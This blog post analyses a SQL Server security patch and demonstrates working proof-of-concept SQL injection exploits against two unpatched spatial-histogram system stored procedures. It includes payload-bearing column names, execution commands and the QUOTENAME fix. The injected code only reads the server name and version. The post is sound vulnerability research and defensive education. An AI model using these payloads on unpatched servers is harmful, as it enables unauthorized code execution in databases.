
In this post I demo two PoCs for SQL injection vulnerabilities fixed in SQL Server 2022 CU20 GDR KB5063814.
This August’s Patch Tuesday came with a security patch for SQL Server 2022, 2019, 2017, and 2016.
The number of SQL injection vulnerabilities caught my attention and I decided to see what system stored procedures have changed to see if I can find anything useful.
System stored procedures changed as part of the security patch
To identify the system stored procedures changed in the security patch, I’ve used the similar process like the one in my post about comparing system object changes between SQL Server 2025 and 2022.
| Procedure name | Code size changes |
|---|---|
| sp_help_spatial_geometry_histogram | lines: 0; characters:-17 |
| sp_dbmmonitorupdate | lines: 0; characters:-5 |
| sp_spaceused | lines: 6; characters:137 |
| sp_set_trident_data_location | lines: 12; characters:475 |
| sp_discover_trident_table | lines: 16; characters:495 |
| sp_help_spatial_geography_histogram | lines: 0; characters:-17 |
If you’re curious, I’ve dumped the object definitions for the new and modified objects.
You can find them in my blog’s GitHub repo.
What was SQL injection again?
Short detour for anyone not familiar with SQL injection.
The logic behind the vulnerability is that a user-provided input (think of a search term in your report’s filter) isn’t properly handled in the code and, if crafted in a specific way, can lead to other code, besides the query from your report, being executed against the database.
Target stored procedures
In this case I’ll be focusing on the two spatial-related stored procedures:
Both stored procedures are fairly similar in terms of input parameters.
I’ll be honest with you, dear reader, I’ve never bothered learning about spatial data in SQL Server, so this is the first time I actually do something with spatial data types.
sp_help_spatial_geometry
The MS Learn example execution of this stored procedure looks like this:
| 1 2 3 4 5 6 7 8 9 10 | EXECUTE sp_help_spatial_geometry_histogram @tabname = N'TownSites', @colname = N'Location', @resolution = 64, @xmin = -2, @ymin = -2, @xmax = 3, @ymax = 3, @sample = 100; GO |
The vulnerable part
Comparing the two versions of the stored procedure’s DDL in SSMS 21 reveals something interesting at line 65.

In case the image doesn’t help, the pre-GDR version looks like this (added line breaks to make it easier to read):
| 1 2 3 | N' CROSS APPLY sys.PlanarGridCoverage(' + @colname + N',' + convert(nvarchar, @xmin, 2) + N',' + convert(nvarchar, @ymin, 2) + N',' + convert(nvarchar, @xmax, 2) + N',' + convert(nvarchar, @ymax, 2) + |
The post-GDR version looks like this:
| 1 2 3 4 | N' CROSS APPLY sys.PlanarGridCoverage(' + QUOTENAME(@colname, N']') + N',' + convert(nvarchar, @xmin, 2) + N',' + convert(nvarchar, @ymin, 2) + N',' + convert(nvarchar, @xmax, 2) + N',' + convert(nvarchar, @ymax, 2) + |
The interesting part, and actual cause of the SQL injection vulnerability is the fact that, in the unpatched version, the @colname variable is directly concatenated to the rest of the query.
This means that it can be a viable avenue for SQL injection.
Not so fast
I can’t just exploit this by executing the stored procedure with your usual SQL injection payloads like ' OR 1=1 --
| 1 2 3 4 5 6 7 8 9 10 | EXECUTE sp_help_spatial_geometry_histogram @tabname = N'TownSites', @colname = N'''OR 1=1 --', @resolution = 64, @xmin = -2, @ymin = -2, @xmax = 3, @ymax = 3, @sample = 100; GO |
There are some restrictions to what I can do to successfully exploit this:
- The data type of
@colnameisSYSNAME, which is the equivalent ofNVARCHAR(128). So, 128 characters to work with. - There is a check to validate that the provided value for
@colnameis an actual column that uses theGEOMETRYdata type. - The payload needs to also include the required values in order for the
CROSS APPLYwithsys.PlanarGridCoverageto work.
The T-SQL that validates the column name looks like this:
| 1 2 3 4 5 6 7 | -- Check to see if the COLUMN exists DECLARE @columns INT = (select COUNT(*) from sys.columns where object_id = @objid and name = @colname and system_type_id = 240 and user_type_id = 129); IF @columns <> 1 BEGIN raiserror(15148,-1,-1,@colname) return (1) END |
Building the payload
This case is a bit more interesting because due to the limitations described in points 2 and 3, the payload is actually a column in a table.
The table definition looks like this (yes, it is based on the example table from the MS Learn article):
| 1 2 3 4 5 6 7 | CREATE TABLE TownSites_SQLi ( [fake_col,-2,-2,3,3,64,64) a GROUP BY a.id, a.wkb; SELECT @@SERVERNAME; --] GEOMETRY NULL, SiteName NVARCHAR (50) NULL, [fake_col] GEOMETRY NULL, ); GO |
You’ll notice the first column looks a bit strange, that’s because the part before the first ; is what’s needed to ensure that the query that’s part of the original code executes successfully, SELECT @@SERVERNAME; is the stand-in for our malicious code, and -- comments out the rest of the original query that has been replaced by the first part of the payload.
And, yes, you can get pretty creative with column names as long as you’re using square brackets.
| 1 | SELECT * FROM TownSites_SQLi; |

The third column, named fake_col, is required to ensure that the version of the CROSS APPLY modified by the payload column will execute successfully.
Otherwise, if the column fake_col wouldn’t exist in the TownSites_SQLi table, the stored procedure would end up complaining that the column does not exist when the dynamic T-SQL is executed.
The following code will output how the final version of the query will look like with the payload.
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 | DECLARE @quoted_tabname NVARCHAR(400) = N'TownSites_SQLi', @colname SYSNAME = N'fake_col,-2,-2,3,3,64,64) a GROUP BY a.id, a.wkb; SELECT @@SERVERNAME; --', @resolution INT = 64, @xmin FLOAT(53) = -2, @ymin FLOAT(53) = -2, @xmax FLOAT(53) = 3, @ymax FLOAT(53) = 3, @sample FLOAT = 100, @tablesample NVARCHAR(400); SET @tablesample = N'TABLESAMPLE (' + cast(@sample as nvarchar) + N' PERCENT)'; DECLARE @query nvarchar(max) = N'SELECT a.id AS CellId, geometry::STGeomFromWKB(a.wkb, 0) AS Cell, COUNT(*) AS IntersectionCount FROM ' + @quoted_tabname + N' ' + @tablesample + N' CROSS APPLY sys.PlanarGridCoverage(' + @colname + N',' + convert(nvarchar, @xmin, 2) + N',' + convert(nvarchar, @ymin, 2) + N',' + convert(nvarchar, @xmax, 2) + N',' + convert(nvarchar, @ymax, 2) + N',' + cast(@resolution as nvarchar) + N',' + cast(@resolution as nvarchar) + N') a GROUP BY a.id, a.wkb'; PRINT(@query); |
I took some liberties with the way the table name is handled, but it doesn’t change the relevant part.
The resulting T-SQL will look like this (I’ve added a line break before the CROSS APPLY):
| 1 2 | SELECT a.id AS CellId, geometry::STGeomFromWKB(a.wkb, 0) AS Cell, COUNT(*) AS IntersectionCount FROM TownSites_SQLi TABLESAMPLE (100 PERCENT) CROSS APPLY sys.PlanarGridCoverage(fake_col,-2,-2,3,3,64,64) a GROUP BY a.id, a.wkb; SELECT @@SERVERNAME; --,-2.000000000000000e+000,-2.000000000000000e+000,3.000000000000000e+000,3.000000000000000e+000,64,64) a GROUP BY a.id, a.wkb |
Note how the string from the column got injected (duh) inside the query, replacing the legitimate part with the payload and then commenting out the rest to avoid execution failures.
Executing the payload
Executing the following T-SQL will result in a second result set being returned with the name of the SQL Server instance.
| 1 2 3 4 5 6 7 8 9 | EXECUTE sp_help_spatial_geometry_histogram @tabname = TownSites_SQLi, @colname = 'fake_col,-2,-2,3,3,64,64) a GROUP BY a.id, a.wkb; SELECT @@SERVERNAME; --', @resolution = 64, @xmin = -2, @ymin = -2, @xmax = 3, @ymax = 3, @sample = 100; |

The first (legitimate) result set is empty because my payload table doesn’t have any records in it.
And the second result set is the one returned by the additional T-SQL being executed due to the SQL injection vulnerability.
At this point, you can drop the table.
| 1 2 | DROP TABLE TownSites_SQLi; GO |
sp_help_spatial_geography_histogram
The MS Learn example execution of this stored procedure looks like this:
| 1 2 3 4 5 | EXECUTE sp_help_spatial_geography_histogram @tabname = N'Person.Address', @colname = N'SpatialLocation', @resolution = 64, @sample = 30; |
In this case, it’s a bit simpler since it doesn’t require so many input values.
The vulnerable part is similar.
Pre-GDR version:
| 1 2 3 | N' CROSS APPLY sys.GeodeticGridCoverage(' + @colname + N',' + cast(@resolution as nvarchar) + N',' + cast(@resolution as nvarchar) + N') a GROUP BY a.id, a.wkb'; |
Post-GDR:
| 1 2 3 | N' CROSS APPLY sys.GeodeticGridCoverage(' + QUOTENAME(@colname, N']') + N',' + cast(@resolution as nvarchar) + N',' + cast(@resolution as nvarchar) + N') a GROUP BY a.id, a.wkb'; |
Building the payload
The important part here is that the data type of the payload column is the type required by sp_help_spatial_geography_histogram.
Which is GEOGRAPHY instead of the previously required GEOMETRY.
| 1 2 3 4 5 6 7 | CREATE TABLE TownSites_SQLi ( [fake_col,64,64) a GROUP BY a.id, a.wkb; SELECT @@SERVERNAME, @@VERSION; --] GEOGRAPHY NULL, SiteName NVARCHAR (50) NULL, [fake_col] GEOGRAPHY NULL, ); GO |
Executing the payload

Executing this T-SQL will result in a second result set containing the SQL Server instance name and version:
| 1 2 3 4 5 | EXECUTE sp_help_spatial_geography_histogram @tabname = N'TownSites_SQLi', @colname = N'fake_col,64,64) a GROUP BY a.id, a.wkb; SELECT @@SERVERNAME, @@VERSION; --', @resolution = 64, @sample = 30; |
What the actual fix does
The change in the patched versions consists of applying the QUOTENAME() function to the @colname parameter in order to wrap the provided value in square brackets.
This neutralizes any potential SQL injection payload.
Here’s a quick example on a SQL Server 2022 CU20 instance with the GDR patch applied.

Notice that the second result set is no longer returned
Conclusion
This was a fun little exercise in finding and exploiting the SQL injection vulnerabilities in SQL Server’s system stored procedures that were addressed in KB5063814.
Also, it’s a lot easier to figure out the appropriate SQL injection payloads when you can see the code 😀
2 comments
did you noticed the ack to me on the CVEs 🙂 …
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-53727
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-47954
You’re faster than me to disclosure it ;P
Aaa, btw, congrats and thank you for the great content in the blog!
Regards
Fabiano
Hi Fabiano,
Thank you for the comment and for the kind words!
Unfortunately, I did not notice (until now when I checked again).
Awesome work finding these vulnerabilities!